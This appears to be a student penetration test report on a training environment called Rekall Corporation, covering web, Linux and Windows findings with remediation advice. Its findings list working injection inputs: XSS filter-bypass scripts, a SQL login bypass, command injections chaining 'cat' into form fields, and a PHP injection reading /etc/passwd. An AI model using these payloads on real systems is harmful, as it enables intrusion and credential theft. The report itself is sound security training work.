



# Cybersecurity

## Penetration Test Report

**Rekall Corporation**

## Penetration Test Report

**Student Note:** Complete all sections highlighted in yellow.

## Confidentiality Statement

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## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

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Contact Title	Head Penetration Tester

## Document History

Version	Date	Author(s)	Comments
001	03-09-2025	Carson Neidert	Initial Version
002	03-10-2025	Carson Neidert	Version 2
003	03-13-2025	Carson Neidert	Version 3

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Input Validation
- Authentication

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- SQL Injection
- XSS vulnerabilities
- Local File Inclusion
- Credentials stored in public repositories and embedded in website
- Password stored in hashes that were easy to crack
- Open ports
- Apache Struts
- SLMail
- Drupal
- SSH access
- Command Injection
- Shellshock

# Executive Summary

[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A-Z summary of your assessment.]

## Web Applications

PenTest Neidert LLC. performed a security test on 192.168.14.35, which is Rekall's website. We performed exploitations by utilizing XSS by injecting <script>alert("hello")</script> for example, bypassing file uploading restrictions by using .php and .jpg.php files for uploading, as well as using SQL injections to gain unauthorized access. We then performed command injections in the DNS Check and MX Record Checker boxes in networking.php to view sensitive information that was left on the website. We also performed modifications to URLs to execute commands and reveal hidden directories, such as old\_dislclaimers.

## Linux Servers

PenTest Neidert LLC. then conducted security tests on the Linux Servers for Rekall. We started by doing reconnaissance on totalrekall.xyz and its network. We gathered domain information using Domain Dossier WHOIS, ping, crt.sh and then using that information to perform Zenmap and Nessus scans. Those scan revealed that 5 hosts were being affected, which were 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, which also revealed vulnerabilities on these hosts which were Drupal and Apache Struts issues. We then used Metasploit to create meterpreter sessions on these hosts, which allowed us to find flags on the systems. We were also able to get the hostname of the IP affected by Drupal as well as achieve root access by using SSH into a user by their credentials being on the system.

## Windows Servers

PenTest Neidert LLC. finished off by conducting security tests on the Windows Servers for Rekall. We ran an Nmap scan to find two hosts 172.22.117.10 and 172.22.117.20 which were the Windows10 and WinDC01 machines. We did reconnaissance on Rekall's GitHub repository and received credentials from and used John the Ripper for password hashes. The Nmap scan revealed open ports such as HTTP, which allowed us to use those credentials. We performed an anonymous

FTP as the FTP port was open as well. We used Metasploit to create meterpreter sessions. One was against SLMail where we looked through directories, scheduled tasks, and used kiwi features to find a user and password to login into the WinDC01 machine. We created a new meterpreter session to get into the WinDC01 machine, and then performed searches of the users on the machine, searching through the directories, and using kiwi again to gain administrator access.

# Summary Vulnerability Overview

Vulnerability	Severity
<b>Web Applications</b>	
Flag 1- XSS reflected	High
Flag 2- XSS reflected	High
Flag 3- XSS stored	High
Flag 4- Sensitive Data Exposure	Low
Flag 5- Local File Inclusion	High
Flag 6- Local File Inclusion	Medium
Flag 7- SQL Injection	Critical
Flag 8- Sensitive Data Exposure	Critical
Flag 9- Sensitive Data Exposure	High
Flag 10- Command Injection	Critical
Flag 11- Command Injection	Critical
Flag 12- Brute Force Attack (couldn't figure out)	NA
Flag 13- PHP Injection	Medium
Flag 14- Session Management (couldn't figure out)	NA
Flag 15- Directory Traversal	Critical
<b>Linux Server</b>	
Flag 1- Open Sourced Exposed Data	Low
Flag 2- Ping totalrekall.xyz	Low
Flag 3- Open Sourced Exposed Data	Low
Flag 4- Number of Hosts	Medium
Flag 5- Drupal Host	High
Flag 6- Nessus scan on 192.168.13.12	Critical
Flag 7- Apache Tomcat Remote Code Execution	Critical
Flag 8- Shellshock	High
Flag 9- Additional Vulnerabilities on affected Host - 192.168.13.11	Critical
Flag 10- Struts-CVE-2017-5638	High
Flag 11- Drupal-CVE-2019-6340	High
Flag 12- CVE-2019-14287	High
<b>Windows Server</b>	
Flag 1- totalrekall GitHub page	Low
Flag 2- Nmap Scan to see network hosts	Medium
Flag 3- FTP	Medium
Flag 4- SLMail/SMTP	Medium
Flag 5- Scheduled Tasks	Medium

Flag 6- SLMail Compromise	Critical
Flag 7- Lateral Movement	Critical
Flag 8- Attacking LSA	Critical
Flag 9- Navigating Exploit	Critical
Flag 10- Default Administrator Credentials	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	<b>Web Applications:</b> 192.168.14.35 <b>Linux Server:</b> 34.102.136.180 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 <b>Windows Server:</b> 172.22.117.10(WinDC01) 172.22.117.20(Windows10)
Ports	<b>Linux Server:</b> 22 80 8009 8080 <b>Windows Server:</b> WinDC01: 53 88 135 139 389 445 464 593 636 3268 3269 Windows10: 21 25 79 80 106 110 135 139 443 445

Exploitation Risk	Total
Critical	12
High	11
Medium	7
Low	5


## Vulnerability Findings

### Web Applications


Vulnerability 1	Findings
Title	Flag 1- XSS reflected
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Used payload <script>alert("hello")</script> in Put Your Name box.
Images	
Affected Hosts	Welcome.php
Remediation	Input Validation and Sanitization, Output Encoding, Content Security Policy(CSP), Regular Security Audits

Vulnerability 2	Findings
Title	Flag 2- XSS reflected


Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Used payload <SCRIPscrptT>alert("hello")</SCRIPscrptTt> in Choose your character box. This bypasses input validation of script.
Images	
Affected Hosts	Memory-Planner.php
Remediation	Input Validation and Sanitization, Output Encoding, Content Security Policy(CSP), Regular Security Audits


Vulnerability 3	Findings
Title	Flag 3- XSS stored
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Used payload <script>alert("hello")</script> in Comments box.
Images	

<b>Affected Hosts</b>	comments.php
<b>Remediation</b>	Secure handling of user input, Request blocking, Escaping, Choosing the right framework, Mitigating the damage of an XSS attack


Vulnerability 4	Findings
<b>Title</b>	Flag 4- Sensitive Data Exposure
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	Low
<b>Description</b>	Used Curl command: curl -v http://192.168.14.35/About-Rekall.php
<b>Images</b>	
<b>Affected Hosts</b>	About-Rekall.php
<b>Remediation</b>	Implement encryption, access controls, and regular security audits.

Vulnerability 5	Findings
<b>Title</b>	Flag 5- Local File Inclusion
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	High
<b>Description</b>	Created a .php file and uploaded into Browse... when choosing adventurer



Images	
Affected Hosts	Memory-Planner.php
Remediation	ID assignation,Whitelisting,Use databases,Better server instructions

Vulnerability 6	Findings
Title	Flag 6- Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium
Description	Created a .jpg.php to bypass input validation of .jpg in Browse... when choosing location
Images	
Affected Hosts	Memory-Planner.php
Remediation	ID assignation,Whitelisting,Use databases,Better server instructions


Vulnerability 7	Findings
Title	Flag 7- SQL Injection


Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Used SQL injection ‘ or “=” for both the username and password in User Login section
Images	
Affected Hosts	Login.php
Remediation	OWASP recommends Use of Prepared Statements (with Parameterized Queries), Use of Properly Constructed Stored Procedures, Allow-list Input Validation as well as including Least Privilege

Vulnerability 8	Findings
Title	Flag 8- Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Username and Password are in HTML. Used the credentials in the Admin Login


<b>Images</b>	 
<b>Affected Hosts</b>	Login.php
<b>Remediation</b>	Implement encryption, access controls, and regular security audits.

Vulnerability 9	Findings
<b>Title</b>	Flag 9- Sensitive Data Exposure
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	High
<b>Description</b>	set page=robots.txt


<b>Images</b>	
<b>Affected Hosts</b>	disclaimer.php & robots.txt
<b>Remediation</b>	Implement encryption, access controls, and regular security audits.

Vulnerability 10	Findings
<b>Title</b>	Flag 10- Command Injection
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	Critical
<b>Description</b>	In DNS Check: input www.welcometorecall.com && cat vendors.txt flag 10 appeared under sensitive information
<b>Images</b>	
<b>Affected Hosts</b>	networking.php

<b>Remediation</b>	OWASP recommends avoiding calling OS commands directly, Escape values added to OS commands specific to each OS, Parameterization in conjunction with Input Validation. Applications should run using the lowest privileges that are required to accomplish the necessary tasks, and If possible, create isolated accounts with limited privileges that are only used for a single task.
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Vulnerability 11	Findings
<b>Title</b>	Flag 11- Command Injection
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	Critical
<b>Description</b>	In MX Record Checker: input www.welcometorecall.com   cat vendors.txt Cannot use "&" because of input validation flag 11 appeared under sensitive information
<b>Images</b>	 A screenshot of a web browser window titled "Welcome". The address bar shows "192.168.14.35/networking.php". The page content features a large red header with a white "R" logo and the text "REKALL CORPORATION". Below the header, there are two sections: "DNS Check" and "MX Record Checker". In the "MX Record Checker" section, there is an input field with "www.example.com" and a button labeled "Check your MX". Below the button, the text "SIEM: splunk Firewalls: barracuda CLOUD: aws Load Balancers: F5" is visible. At the bottom of the page, a message says "Congrats, flag 11 is opshdkasy78s".
<b>Affected Hosts</b>	networking.php
<b>Remediation</b>	OWASP recommends avoiding calling OS commands directly, Escape values added to OS commands specific to each OS, Parameterization in conjunction with Input Validation. Applications should run using the lowest privileges that are required to accomplish the necessary tasks, and If possible, create isolated accounts with limited privileges that are only used for a single task.

Vulnerability 13	Findings
<b>Title</b>	Flag 13- PHP Injection

Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	souvenirs.php was mentioned in flag 9. Changed the URL to : http://192.168.13.35/souvenirs.php?message=""'; system('cat /etc/passwd')
Images	
Affected Hosts	souvenirs.php
